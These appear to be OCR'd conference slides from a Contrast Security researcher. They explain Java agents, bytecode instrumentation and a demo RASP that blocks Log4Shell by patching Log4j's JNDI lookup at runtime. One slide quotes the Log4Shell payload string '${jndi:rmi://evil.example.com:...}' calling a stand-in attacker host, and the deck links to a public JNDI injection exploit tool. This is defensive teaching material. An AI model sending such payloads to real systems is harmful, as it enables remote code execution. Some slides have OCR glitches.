Contrast SECURITY

The Java Agent: modifying Bytecode at runtime for fun and profit

Joseph Beeton

Senior Security Researcher

java.lang.instrumentation

- Added in Java 1.5 (2004)
- Used by pretty much any instrumentation tool in the Java ecosystem
- The J* command line tools you get with Java
  - jconsole, jvisualvm, jmap, jcmd, jstack etc
- As well as 3rd party tooling
  - Jacoco test coverage reporting
- Contrast's Assess and Protect

Dynamically Attaching

How to attach to a running JVM?


```
public static void main(String[] args) throws Exception {
    VirtualMachine jvm = VirtualMachine.attach("1234");
    jvm.loadAgent("/location/of/agent.jar");
    jvm.detach();
}
```

Dynamically Attaching

How to attach to a running JVM?


```
public static void agentmain(String args, Instrumentation inst) {
    // Do something
}
```

Dynamically Attaching



Dynamically Attaching

```
Manifest-Version: 1.0
Premain-Class: com.contrastsecurity.Jbom
Archiver-Version: Plexus Archiver
Built-By: joebeeton
Agent-Class: com.contrastsecurity.Jbom
Can-Redefine-Classes: true
Can-Retransform-Classes: true
Can-Set-Native-Method-Prefix: false
Created-By: Apache Maven 3.6.3
Build-Jdk: 1.8.0_292
Boot-Class-Path: jbom-1.0.0.jar
Main-Class: com.contrastsecurity.App
```



JBOM Demo

Static Attaching

- Much easier!!!
- -javaagent:/location/to/agent.jar
- On startup the JVM calls the premain()
- This is referenced in the Premain-class field in the manifest.mf

```
public static void premain(String args, Instrumentation inst) {
    // Do something
}
```

RASPs

What is a RASP?

- Runtime Application Self Protection
- Contrast's Protect is an example of a RASP
- They work by modifying the underlying application to block vulnerabilities such as
  - SQL Injection
  - Deserialization
  - JNDI Injection
  - Path Traversal
  - Remote Code Execution
  - Many More

Cornflakerizer RASP

A demo RASP that just protects against Java deserialization and Log4Shell vulnerability
Don’t use this in production!!!

Log4Shell (CVE-2021-44228)
0 day vulnerability which was released in December 2021
Allowed an attacker to perform a Remote Code Execution attack just by getting the application to log a message containing a JNDI payload of

“${jndi:rmi://evil.example.com:1099/kto9cb}”

Log4J Interpolation

Log4J has a feature called interpolation.

Messages logged can be interpolated with infor ugins.
So for example

```
logger.info("user = ${env:USER}");
```


Becomes

```
user = joebeeton
```

Or

```
logger.info("${jndi:rmi://evil.example.com:1
```

Becomes…



What is JNDI (Java Naming and Directory Interface)

Allows a Java Client to lookup data and objects by a name.
The directory being looked up can be local to the JVM


```
DataSource jdbcDS = (DataSource) initialContext.lookup( name: "java:comp/env/jdbc/dataSource");
jdbcDS.getConnection().nativeSQL("select * from 1");
```

Or Remote

```
MyObject ldapObject = (MyObject)initialContext.lookup( name: "ldap://ldap.example.com:1389/cn=anobject");
```

What a malicious JNDI Server can do

Pre Java 1.8.0_191



Patching Log4J at Runtime

- The underlying issue in Log4Shell is interpolation leading to JNDI injection
- If that feature went away, so would our problems!

```
public String lookup(LogEvent event, String key) {
    return null;                                          key) {
}
        return null;
    }
    final String jndiName = convertJndiName(key);
    try (final JndiManager jndiManager = JndiManager.getDefaultManager()) {
        return Objects.toString(jndiManager.lookup(jndiName), nullDefault: null);
    } catch (final NamingException e) {
        LOGGER.warn(LOOKUP, message: "Error looking up JNDI resource [{}].", jndiName, e);
        return null;
    }
}
```

Vulnerability Demo

Links

https://github.com/Contrast-Security-OSS/jbom
https://github.com/JoeBeeton/cornflakerizer-rasp
https://github.com/welk1n/JNDI-Injection-Exploit.git

https://www.contrastsecurity.com/developer
https://www.contrastsecurity.com/contrast-community-edition

Visit the Contrast Stand

Ask our team for a demo and get a free t-shirt!

Enter our daily prize draw to win some Star Wars Lego!